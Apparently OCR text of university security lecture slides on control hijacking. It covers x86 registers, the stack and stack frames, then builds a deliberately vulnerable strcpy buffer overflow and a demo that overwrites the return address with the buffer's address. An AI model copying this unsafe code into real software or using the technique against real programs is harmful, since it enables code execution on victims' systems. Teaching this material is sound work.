Control Hijacking (Part 1)

root@victim:~#

EECS 388: Introduction to Computer Security
March 9, 2015


Warning! Piracy detected!
Pirated content was detected on your PC!
You are seriously violating copyright by:
- Media files downloaded from torrents
- Pirated movies from peer-to-peer networks
- Cracked software from file-sharing services
Copyright fund has recieved report and has started an investigation. You'll recieve subopena in a week
RIAA
MPAA
copyright alliance


Warning! Piracy detected!
Internet Security 2010
Critical vulnerables found!
Trial version
WARNING

Outline


- Computer
  - CPU
  - Instructions
- The Stack (x86)
  - What is a stack
  - How it is used by programs
  - Technical details
- Buffer overflows
- Adapted from Aleph One's "Smashing the Stack for Fun and Profit"

CPU

- Executes assembly instructions
  - ADD, SUB, MULT, XOR, CMP, JMP, …
- Has built-in "variables" called registers
- General Purpose
  - EAX, EBX, ECX, EDX, EDI, ESI
- Special Purpose:
  - EIP: Instruction Pointer
  - ESP: Stack Pointer
  - EBP: Frame/Base Pointer

The Stack

Process Memory Organization




Stack

```
push 0x0a
```


Stack

```
push 0x0a
push 0x6c
```



Stack

```
push 0x0a
push 0x6c
push 0xff
```




Stack

```
push 0x0a
push 0x6c
push 0xff
pop  r1    #0xff
```


Stack

```
push 0x0a
push 0x6c
push 0xff
pop  r1    #0xff
pop  r2    #0x6c
```



Stack


```
push 0x0a
push 0x6c
push 0xff
pop  r1    #0xff
pop  r2    #0x6c
push 0x88
```




example.c

```
void foo(int a, int b) {
    char buf1[10];
}

void main() {
    foo(3,6);
}
```


C stack frames




C stack frames




C stack frames




C stack frames



C stack frames




C stack frames



C stack frames (x86 specific)

Grows toward lower address
Starts ~end of VA space
Two related registers
- %ESP - Stack Pointer
- %EBP - Frame Pointer




example.c

```
void foo(int a, int b) {
    char buf1[10];
}

void main() {
    foo(3,6);
}
```


example.s (x86)

```
main:
  pushl   %ebp
  movl    %esp, %ebp
  subl    $8, %esp
  movl    $6, 4(%esp)
  movl    $3, (%esp)
  call    foo
  leave
  ret
```




example.s (x86)

```
main:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $8, %esp
   movl    $6, 4(%esp)
   movl    $3, (%esp)
   call    foo
   leave
   ret
```




example.s (x86)

```
main:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $8, %esp
   movl    $6, 4(%esp)
   movl    $3, (%esp)
   call    foo
   leave
   ret
```




example.s (x86)

```
main:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $8, %esp
   movl    $6, 4(%esp)
   movl    $3, (%esp)
   call    foo
   leave
   ret
```




example.s (x86)

```
main:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $8, %esp
   movl    $6, 4(%esp)
   movl    $3, (%esp)
   call    foo
   leave
   ret
```




example.s (x86)

```
main:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $8, %esp
   movl    $6, 4(%esp)
   movl    $3, (%esp)
   call    foo
   leave
   ret
```




example.s (x86)

```
foo:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $16, %esp
   leave
   ret
```




example.s (x86)

```
foo:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $16, %esp
   leave
   ret
```



example.s (x86)


```
foo:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $16, %esp
   leave
   ret
```



example.s (x86)

```
foo:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $16, %esp
   leave
   ret
```


```
mov %ebp, %esp
pop %ebp
```



example.s (x86)

```
foo:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $16, %esp
   leave
   ret
```


```
mov %ebp, %esp
pop %ebp
```



example.s (x86)

```
foo:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $16, %esp
   leave
   ret
```


```
mov %ebp, %esp
pop %ebp
```



example.s (x86)

```
foo:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $16, %esp
   leave
   ret
```


```
mov %ebp, %esp
pop %ebp
```



example.s (x86)

```
main:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $8, %esp
   movl    $6, 4(%esp)
   movl    $3, (%esp)
   call    foo
   leave
   ret
```


```
mov %ebp, %esp
pop %ebp
```



example.s (x86)

```
main:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $8, %esp
   movl    $6, 4(%esp)
   movl    $3, (%esp)
   call    foo
   leave
   ret
```


```
mov %ebp, %esp
pop %ebp
```



example.s (x86)

```
main:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $8, %esp
   movl    $6, 4(%esp)
   movl    $3, (%esp)
   call    foo
   leave
   ret
```

```
mov %ebp, %esp
pop %ebp
```




Buffer overflow example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```


Buffer overflow example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```




Buffer overflow example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```




Buffer overflow example

```
void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```




Buffer overflow example

```
void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```




Buffer overflow example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```




Buffer overflow example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```




Buffer overflow example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```



Buffer overflow example


```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}
    mov %ebp, %esp
    pop %ebp
    ret

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```



Buffer overflow example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void bar() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```

```
mov %ebp, %esp
pop %ebp
ret
```




Buffer overflow example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void bar() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```

```
mov %ebp, %esp
pop %ebp
ret
```

?




Buffer overflow example

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  foo(buf);
}
```

```
mov %ebp, %esp
pop %ebp
ret
```

?←




Buffer overflow example

%eip = 0x41414141

???

?←



Buffer overflow FTW


- Success! Program crashed!
- Can we do better?
  - Yes
    - How?

Exploiting buffer overflows

```
void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  ((int*)buf)[5] = (int)buf;
  foo(buf);
}
```

Exploiting buffer overflows


```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
 ((int*)buf)[5] = (int)buf;
  foo(buf);
}
```



Exploiting buffer overflows

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
 ((int*)buf)[5] = (int)buf;
  foo(buf);
}
```


```
mov %ebp, %esp
pop %ebp
ret
```



Exploiting buffer overflows

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void bar() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  ((int*)buf)[5] = (int)buf;
  foo(buf);
}
```


```
mov %ebp, %esp
pop %ebp
ret
```



Exploiting buffer overflows

```
void foo(char *str) {
